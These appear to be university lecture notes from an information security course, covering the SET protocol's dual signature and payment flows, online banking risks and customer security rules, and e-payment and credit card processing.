Course code	Course Name	L-T-P - Credits	Year of Introduction
CS472	PRINCIPLES OF INFORMATION SECURITY	3-0-0-3	2016
Module	**Contents**	**Hours**	**End Sem. Exam Marks**
VI	**Secure Electronics Transactions: F**ramework, strength and weakness, Security in current applications : Online banking , Credit Card Payment Systems. **Web Services security**: XML, SOAP, SAML, RFID	8	20%

Secure Electronic Transaction

SET is an open encryption and security specification designed to protect credit card transactions on the Internet. SET is not itself a payment system. Rather it is a set of security protocols and formats that enables users to employ the existing credit card payment infrastructure on an open network, such as the Internet, in a secure fashion.

Services:

- Provides a secure communications channel among all parties involved in a transaction
- Provides trust by the use of X.509v3 digital certificates
- Ensures privacy because the information is only available to parties in a transaction when and where necessary

Requirements

- **Provide confidentiality of payment and ordering information:** It is necessary to assure cardholders that this information is safe and accessible only to the intended recipient. Confidentiality also reduces the risk of fraud by either party to the transaction or by malicious third parties. SET uses encryption to provide confidentiality.
- **Ensure the integrity of all transmitted data:** That is, ensure that no changes in content occur during transmission of SET messages. Digital signatures are used to provide integrity.
- **Provide authentication that a cardholder is a legitimate user of a credit card account:** A mechanism that links a cardholder to a specific account number reduces the incidence of fraud and the overall cost of payment processing. Digital signatures and certificates are used to verify that a cardholder is a legitimate user of a valid account.
- **Provide authentication that a merchant can accept credit card transactions through its relationship with a financial institution:** This is the complement to the preceding

requirement. Cardholders need to be able to identify merchants with whom they can conduct secure transactions. Again, digital signatures and certificates are used.

- **Ensure the use of the best security practices and system design techniques to protect all legitimate parties in an electronic commerce transaction:** SET is a well-tested specification based on highly secure cryptographic algorithms and protocols.
- **Create a protocol that neither depends on transport security mechanisms nor prevents their use:** SET can securely operate over a "raw" TCP/IP stack. However, SET does not interfere with the use of other security mechanisms, such as IPSec and SSL/TLS.
- **Facilitate and encourage interoperability among software and network providers:** The SET protocols and formats are independent of hardware platform, operating system, and Web software.


Key Features of SET

- **Confidentiality of information:** Cardholder account and payment information is secured as it travels across the network. An interesting and important feature of SET is that it prevents the merchant from learning the cardholder's credit card number; this is only provided to the issuing bank. Conventional encryption by DES is used to provide confidentiality.
- **Integrity of data:** Payment information sent from cardholders to merchants includes order information, personal data, and payment instructions. SET guarantees that these message contents are not altered in transit. RSA digital signatures, using SHA-1 hash codes, provide message integrity. Certain messages are also protected by HMAC using SHA-1.
- **Cardholder account authentication:** SET enables merchants to verify that a cardholder is a legitimate user of a valid card account number. SET uses X.509v3 digital certificates with RSA signatures for this purpose.
- **Merchant authentication:** SET enables cardholders to verify that a merchant has a relationship with a financial institution allowing it to accept payment cards. SET uses X.509v3 digital certificates with RSA signatures for this purpose.

SET Participants

- **Cardholder:** A cardholder is an authorized holder of a payment card (e.g., MasterCard, Visa) that has been issued by an issuer.
- **Merchant:** A merchant is a person or organization that has goods or services to sell to the cardholder. Typically, these goods and services are offered via a Web site or by electronic mail. A merchant that accepts payment cards must have a relationship with an acquirer.

- **Issuer**: This is a financial institution, such as a bank, that provides the cardholder with the payment card. Typically, accounts are applied for and opened by mail or in person. Ultimately, it is the issuer that is responsible for the payment of the debt of the cardholder.
- **Acquirer**: This is a financial institution that establishes an account with a merchant and processes payment card authorizations and payments. Merchants will usually accept more than one credit card brand but do not want to deal with multiple bankcard associations or with multiple individual issuers. The acquirer provides authorization to the merchant that a given card account is active and that the proposed purchase does not exceed the credit limit. The acquirer also provides electronic transfer of payments to the merchant's account. Subsequently, the acquirer is reimbursed by the issuer over some sort of payment network for electronic funds transfer.
- **Payment gateway**: This is a function operated by the acquirer or a designated third party that processes merchant payment messages. The payment gateway interfaces between SET and the existing bankcard payment networks for authorization and payment functions. The merchant exchanges SET messages with the payment gateway over the Internet, while the payment gateway has some direct or network connection to the acquirer's financial processing system.
- **Certification authority (CA):** This is an entity that is trusted to issue X.509v3 public-key certificates for cardholders, merchants, and payment gateways. The success of SET will depend on the existence of a CA infrastructure available for this purpose.



The sequence of events that are required for a transaction.


1. **The customer opens an account.** The customer obtains a credit card account, such as MasterCard or Visa, with a bank that supports electronic payment and SET.
2. **The customer receives a certificate.** After suitable verification of identity, the customer receives an X.509v3 digital certificate, which is signed by the bank. The certificate verifies the customer's RSA public key and its expiration date. It also establishes a relationship, guaranteed by the bank, between the customer's key pair and his or her credit card.
3. **Merchants have their own certificates.** A merchant who accepts a certain brand of card must be in possession of two certificates for two public keys owned by the merchant: one for signing messages, and one for key exchange. The merchant also needs a copy of the payment gateway's public-key certificate.
4. **The customer places an order.** This is a process that may involve the customer first browsing through the merchant's Web site to select items and determine the price. The customer then sends a list of the items to be purchased to the merchant, who returns an order form containing the list of items, their price, a total price, and an order number.
5. **The merchant is verified.** In addition to the order form, the merchant sends a copy of its certificate, so that the customer can verify that he or she is dealing with a valid store.
6. **The order and payment are sent.** The customer sends both order and payment information to the merchant, along with the customer's certificate. The order confirms the purchase of the items in the order form. The payment contains credit card details. The payment information is encrypted in such a way that it cannot be read by the merchant. The customer's certificate enables the merchant to verify the customer.
7. **The merchant requests payment authorization.** The merchant sends the payment information to the payment gateway, requesting authorization that the customer's available credit is sufficient for this purchase.
8. **The merchant confirms the order.** The merchant sends confirmation of the order to the customer.
9. **The merchant provides the goods or service.** The merchant ships the goods or provides the service to the customer
10. **The merchant requests payment.** This request is sent to the payment gateway, which handles all of the payment processing.

Dual Signature

The purpose of the dual signature is to link two messages that are intended for two different recipients. In this case, the customer wants to send the order information (OI) to the merchant and the payment information (PI) to the bank. The merchant does not need to know the customer's credit card number,

and the bank does not need to know the details of the customer's order. The customer is afforded extra protection in terms of privacy by keeping these two items separate. However, the two items must be linked in a way that can be used to resolve disputes if necessary. The link is needed so that the customer can prove that this payment is intended for this order and not for some other goods or service.

Suppose that the customers send the merchant two messages: a signed OI and a signed PI, and the merchant passes the PI on to the bank. If the merchant can capture another OI from this customer, the merchant could claim that this OI goes with the PI rather than the original OI. The linkage prevents this.



The customer takes the hash (using SHA-1) of the PI and the hash of the OI. These two hashes are then concatenated and the hash of the result is taken. Finally, the customer encrypts the final hash with his or her private signature key, creating the dual signature. The operation can be summarized as

$$DS = E(PRc, [H(H(PI)||H(OI)])$$

where *PRc* is the customer's private signature key. Now suppose that the merchant is in possession of the dual signature (DS), the OI, and the message digest for the PI (PIMD). The merchant also has the public key of the customer, taken from the customer's certificate. Then the merchant can compute the quantities

$$H(PIMS||H[OI]); D(PUc, DS)$$

where *PUc* is the customer's public signature key. If these two quantities are equal, then the merchant has verified the signature.

Similarly, if the bank is in possession of DS, PI, the message digest for OI (OIMD), and the customer's public key, then the bank can compute

$$H(H[OI]||OIMD); D(PUc, DS)$$

Again, if these two quantities are equal, then the bank has verified the signature.

In summary,

1. The merchant has received OI and verified the signature.
2. The bank has received PI and verified the signature.
3. The customer has linked the OI and PI and can prove the linkage.

Payment Processing

- Purchase request
- Payment authorization
- Payment capture

Purchase Request

- Before the Purchase Request exchange begins, the cardholder has completed browsing, selecting, and ordering. The end of this preliminary phase occurs when the merchant sends a completed order form to the customer. All of the preceding occurs without the use of SET. The purchase request exchange consists of four messages: Initiate Request, Initiate Response, Purchase Request, and Purchase Response.
- In order to send SET messages to the merchant, the cardholder must have a copy of the certificates of the merchant and the payment gateway. The customer requests the certificates in the **Initiate Request** message, sent to the merchant. This message includes the brand of the credit card that the customer is using. The message also includes an ID assigned to this request/response pair by the customer and a nonce used to ensure timeliness.
- The merchant generates a response and signs it with its private signature key. The response includes the nonce from the customer, another nonce for the customer to return in the next message, and a transaction ID for this purchase transaction. In addition to the signed response, the **Initiate Response** message includes the merchant's signature certificate and the payment gateway's key exchange certificate.
- The cardholder verifies the merchant and gateway certificates by means of their respective CA signatures and then creates the OI and PI. The transaction ID assigned by the merchant is placed in both the OI and PI. The OI does not contain explicit order data such as the number and price of items. Rather, it contains an order reference generated in the exchange between merchant and customer during the shopping phase before the first SET message. Next, the cardholder prepares the **Purchase Request** message. For this purpose, the cardholder generates a one-time symmetric encryption key, *Ks*. The message includes the following:

1. **Purchase-related information.** This information will be forwarded to the payment gateway by the merchant and consists of

   - The PI
   - The dual signature, calculated over the PI and OI, signed with the customer's private signature key
   - The OI message digest (OIMD)

The OIMD is needed for the payment gateway to verify the dual signature, as explained previously. All of these items are encrypted with *Ks*

The final item is

   - The digital envelope. This is formed by encrypting *Ks* with the payment gateway's public key-exchange key. It is called a digital envelope because this envelope must be opened (decrypted) before the other items listed previously can be read.

The value of *Ks* is not made available to the merchant. Therefore, the merchant cannot read any of this payment-related information.

2. **Order-related information.** This information is needed by the merchant and consists of

   - The OI
   - The dual signature, calculated over the PI and OI, signed with the customer's private signature key
   - The PI message digest (PIMD)

The PIMD is needed for the merchant to verify the dual signature. Note that the OI is sent in the clear.

3. **Cardholder certificate.** This contains the cardholder's public signature key. It is needed by the merchant and by the payment gateway.





Fig: Cardholder Sends Purchase Request

When the merchant receives the Purchase Request message, it performs the following actions

1. Verifies the cardholder certificates by means of its CA signatures.
2. Verifies the dual signature using the customer's public signature key. This ensures that the order has not been tampered with in transit and that it was signed using the cardholder's private signature key.
3. Processes the order and forwards the payment information to the payment gateway for authorization.
4. Sends a purchase response to the cardholder.



The **Purchase Response** message includes a response block that acknowledges the order and references the corresponding transaction number. This block is signed by the merchant using its private signature key. The block and its signature are sent to the customer, along with the merchant's signature certificate. When the cardholder software receives the purchase response message, it verifies the merchant's certificate and then verifies the signature on the response block. Finally, it takes some action based on the response, such as displaying a message to the user or updating a database with the status of the order.

Payment Authorization

During the processing of an order from a cardholder, the merchant authorizes the transaction with the payment gateway. The payment authorization ensures that the transaction was approved by the issuer. This authorization guarantees that the merchant will receive payment; the merchant can therefore provide the services or goods to the customer. The payment authorization exchange consists of two messages: Authorization Request and Authorization response.

The merchant sends an **Authorization Request** message to the payment gateway consisting of the following:

1. Purchase-related information. This information was obtained from the customer and consists of

- The PI
- The dual signature, calculated over the PI and OI, signed with the customer's private Signature key
- The OI message digest (OIMD)
- The digital envelope

2. Authorization-related information. This information is generated by the merchant and consists of

- An authorization block that includes the transaction ID, signed with the merchant's private signature key and encrypted with a one-time symmetric key generated by the merchant
- A digital envelope. This is formed by encrypting the one-time key with the payment gateway's public key-exchange key.

3.Certificates. The merchant includes the cardholder's signature key certificate, the merchant's signature key certificate, and the merchant's key-exchange certificate.

The payment gateway performs the following tasks:

1. Verifies all certificates

2. Decrypts the digital envelope of the authorization block to obtain the symmetric key and then decrypts the authorization block
3. Verifies the merchant's signature on the authorization block
4. Decrypts the digital envelope of the payment block to obtain the symmetric key and then decrypts the payment block
5. Verifies the dual signature on the payment block.
6. Verifies that the transaction ID received from the merchant matches that in the PI received (indirectly) from the customer.
7. Requests and receives an authorization from the issuer.

Having obtained authorization from the issuer, the payment gateway returns an **Authorization Response** message to the merchant. It includes the following elements:

1. **Authorization-related information.** Includes an authorization block, signed with the gateway's private signature key and encrypted with a one-time symmetric key generated by the gateway. Also includes a digital envelope that contains the one-time key encrypted with the merchants public key-exchange key.
2. **Capture token information.** This information will be used to effect payment later.
3. **Certificate.** The gateway's signature key certificate.

With the authorization from the gateway, the merchant can provide the goods or service to the customer.

Payment Capture

To obtain payment, the merchant engages the payment gateway in a payment capture transaction, consisting of a capture request and a capture response message.

For the **Capture Request** message, the merchant generates, signs, and encrypts a capture request block, which includes the payment amount and the transaction ID. The message also includes the encrypted capture token received in the Authorization Response for this transaction, as well as the merchant's signature key and key-exchange key certificates. When the payment gateway receives the capture request message, it decrypts and verifies the capture request block and decrypts and verifies the capture token block. It then checks for consistency between the capture request and capture token. It then creates a clearing request that is sent to the issuer over the private payment network. This request causes funds to be transferred to the merchant's account.

The gateway then notifies the merchant of payment in a **Capture Response** message. The message includes a capture response block that the gateway signs and encrypts. The message also includes the

gateway's signature key certificate. The merchant software stores the capture response to be used for reconciliation with payment received from the acquirer.

Advantages and disadvantages of secure electronic transaction

Advantages

- It is secure enough to protect user's credit-card numbers and personal information from attacks
- Hardware independent
- World-wide usage
- Confidentiality of information
- Integrity of data
- Cardholder account authentication
- Merchant authentication

Disadvantages

- User must have credit card
- It is not cost-effective when the payment is small
- None of anonymity and it is traceable
- Network effect - need to install client software (an e-wallet).
- Cost and complexity for merchants to offer support, contrasted with the comparatively low cost and simplicity of the existing SSL based alternative.
- Client-side certificate distribution logistics.

Internet Banking

- Paper-free transactions
- Account balances, transfers, bill payment, statements
- Fast and convenient

One-way Security

- Secure Socket Layer (SSL)
- Safeguarding Online Purchases
- Feel secure
- Encrypts data between the client and the server by making a direct connection
- Client sends an encrypted key to the server
- Server decrypts and returns to the client

Two-Way Security

- Public Key Infrastructure (PKI)
- Insures privacy for both online company and online bank customer
- Enables users to securely exchange data and money through public network

Public Key Infrastructure

- Encrypts and decrypts
- Tamper detection

- Authentication
- Nonrepudiation

Online Banking

- Digital signatures – ensures identity
- Firewall – shield between the internal systems and the Internet
- Virtual Private Network – allows authorized outside users to access company data
- While the internet offers enormous advantages and opportunities, it also presents various security risks. With this in mind, banks take extensive steps to protect the information transmitted and processed when banking online. This includes, for example, ensuring that confidential data sent over the internet cannot be accessed or modified by unauthorised third parties.
- But the banks normally have no influence over the systems used by their customers. The choice is entirely up to them. Moreover, the system selected – a PC connected to the internet, for example – will usually be used for a number of other applications as well.
- The systems used by online banking customers are therefore exposed to risks beyond the banks' control. For this reason, the banks cannot assume liability for them.

Typical dangers faced when using the internet are third parties accessing, deleting or tampering with data while it is being transmitted or obtaining information under false pretences. This may be achieved with the help of

- viruses and worms: programmes that self-replicate or are sent over the internet by e-mail and can damage your PC;
- Trojans: programmes that, unbeknown to the user, compromise computer security by intercepting passwords, for example;
- phishing: using a false name, website or address for fraudulent purposes;
- pharming: redirecting users to a fraudulent server;
- rootkits: malicious software giving unauthorised administrator-level access without the real administrator noticing; they share certain features with trojans;
- hacking: unauthorised access to a PC via the internet.

The banks have a number of measures in place that offer effective protection against attacks when information is sent over the internet or processed by the bank's server.

What can customers do?

- To ensure that the banks' security measures cannot be undermined by manipulation, it is essential that customers, too, take steps to protect the system they use. These include being security-conscious when using the internet and checking bank statements regularly.

- Naturally, dangers are not lurking everywhere in cyberspace. Not everyone online bankers come into contact with wants to, or will, do them harm. Just by following the ten rules outlined below, customers can significantly improve the security of their PC and reduce the risks of using the internet to an absolute minimum.
- Should customers nevertheless suspect that they have come across internet fraudsters, they should ensure that access to their online account is blocked immediately and report any irregularities to their bank without delay. All relevant information should be saved so that the attempt at fraud can be traced. This means that the hard drive should not be formatted immediately.
- It is highly important for people who use computers to maintain backup files regardless of whether or not they bank online. It is usually extremely difficult, if not impossible, to salvage data once it has been deleted or corrupted. A convenient way of making backups is to save the data on a removable hard drive, a CD or DVD writer. Whatever method is chosen, it is essential to save revised or new data on a regular basis.

Security rules

- Install security software (including an up-to-date virus scanner)
- Protect sensitive data when sending it over open networks
- Be sure you know who you are dealing with
- Be careful with sensitive data and access media
- Choose a secure password
- Only use programmes from a trustworthy source
- Run a security check on your PC
- Don't make your current account available for fraudulent financial transactions
- Block access to your online bank account
    - If you think someone has found out your PIN and/or TANs, block access to your online account immediately. You can do this, for example, by repeatedly inputting inaccurate PINs and/or TANs or sending a request to cancel access to a dedicated address at your bank. Contact your bank as soon as possible.
- Check your account and investment portfolio
    - Check all movements on your account and in your investment portfolio by examining your bank statement or, if available, list of pending instructions. If anything seems suspicious, contact your bank immediately.
- Install and/or update a virus scanner
    - Update your anti-virus software and operating system.
- Activate your virus scanner
    - Scan all the drives on your PC thoroughly for viruses or Trojan horses and eliminate them.
- Document the results of the scan
    - Save or print out the results of the anti-virus scan so that you can show them later on to your bank and/or the investigating authorities.
- Rule out any further risks

- Have you entered any other online services data into your PC? If so, cancel these as well. If anyone else uses your computer, inform them about what has happened.

Always up to date	**Make sure your operating system and anti-virus software is always up to date. Manufactures offer regular service and security updates.**
Check regularly	**Carry out a thorough scan of all drives on your computer at regular intervals (e.g. once a week).**
Be suspicious	**Don't open any e-mail attachments from an unfamiliar source. If in doubt, contact the sender before opening an attachment.**
Keep data confidential	**Don't give your personal access code to anyone else. Remember that your bank will never ask you for any of your access codes either personally, on the telephone or by e-mail.**
Don't save PINs or TANs	**On no account save your PIN or TANs on your computer. Don't make things too easy for Trojan horses.**

SWOT Analysis of Electronic Banking System

Strength	Weaknesses	Opportunities	Threats
1. On Demand and Time Saving Access of Service. 2. Multiple Service Delivery Channels 3. Uniform, Cost Effective and Self Management of Services. 4. Transparency in System. 5. Better Optimise Use of Resources. 6. Enhancement in Productivity and Efficiency. 7. To Gain Competitive Edge in the Market. 8. Standardised Working Procedures. 9. Feedback to the Government on Designing and Deployment of New Policies. 10. Instantaneous Disbursement of Funds throughout the Country. 11. Easy collection of Bills and Disbursement of Funds.	1. Missing of Personal Human Touch. 2. General Customer confuses due to Massive Availability of Electronic Banking Services. 3. Requirement of Huge Investment for Implementation of Electronic Banking System. 4. Need of Expert Staff to Handle Complex Banking Operations. 5. Technology Becomes Obsolete before its Actual Deployment. 6. Information Managed by the Computer is Highly Vulnerable to Various Types of Risks. 7. Availability of Low Potential Customers to Make Efficient Use of Electronic Banking Services/Products. 8. Low Awareness Level among Customers due to Digital Divide in Our Society.	1. To Provide User-Friendly and Convenient Banking Services. 2. To Provide Value Added Services. 3. Integration of Various Service Delivery Channels on Single Platform. 4. Reduction in Costs and Gain in Efficiency and Profitability. 5. Standarisation of Services. 6. Faster Flow of Information within the Bank Branches and among Banks. 7. To Develop Data Warehouse for Customer Support Services. 8. Integration of eBanking Services with eGovernance Services. 9. To provide Feedback to the Government on Various Deployed Social Standard Upliftment Schemes.	1. Shorter Life of Technology. 2. Lack of Technical Expert Staff. 3. Outsourcing Risks. 4. Internal Audit and Supervisory Risks. 5. Organisational Risks. 6. Location Risks. 7. Operational Risks. 8. Information Security Risks. 9. Digital Divide in Society. 10. Legal Risks.

E-payment systems

- To transfer money over the Internet
- Methods of traditional payment
    - Check, credit card, or cash
- Methods of electronic payment
    - Electronic cash, software wallets, smart cards, and credit/debit cards
    - Script is digital cash minted by third-party organizations

Requirements for e-payments

- Atomicity
    - Money is not lost or created during a transfer
- Good atomicity
    - Money and good are exchanged atomically
- Non-repudiation
    - No party can deny its role in the transaction
    - Digital signatures

Desirable Properties of Digital Money

- Universally accepted
- Transferable electronically
- Divisible
- Non-forgeable, non-stealable
- Private (no one except parties know the amount)
- Anonymous (no one can identify the payer)
- Work off-line (no on-line verification needed)
    - No known system satisfies all.

Types of E-payments

- E-cash
- Electronic wallets
- Smart card
- Credit card

Credit Card Payment Systems

- Credit card
    - Used for the majority of Internet purchases
    - Has a preset spending limit
    - Currently most convenient method
    - Most expensive e-payment mechanism
        - MasterCard: $0.29 + 2% of transaction value
    - Disadvantages
        - Does not work for small amount (too expensive)
        - Does not work for large amount (too expensive)

- Charge card
    - No spending limit
    - Entire amount charged due at end of billing period

Payment Acceptance and Processing

- Merchants must set up merchant accounts to accept payment cards
- Law prohibits charging payment card until merchandise is shipped
- Payment card transaction requires:
    - Merchant to authenticate payment card
    - Merchant must check with card issuer to ensure funds are available and to put hold on funds needed to make current charge
    - Settlement occurs in a few days when funds travel through banking system into merchant's account

Processing a Payment Card Order




FIGURE 7-13 *Processing a payment card order*

Open and Closed Loop Systems

- Closed loop systems
    - Banks and other financial institutions serve as brokers between card users and merchants -- no other institution is involved
    - American Express and Discover are examples
- Open loop systems
    - Transaction is processed by third party
    - Visa and MasterCard are examples

Setting Up Merchant Account

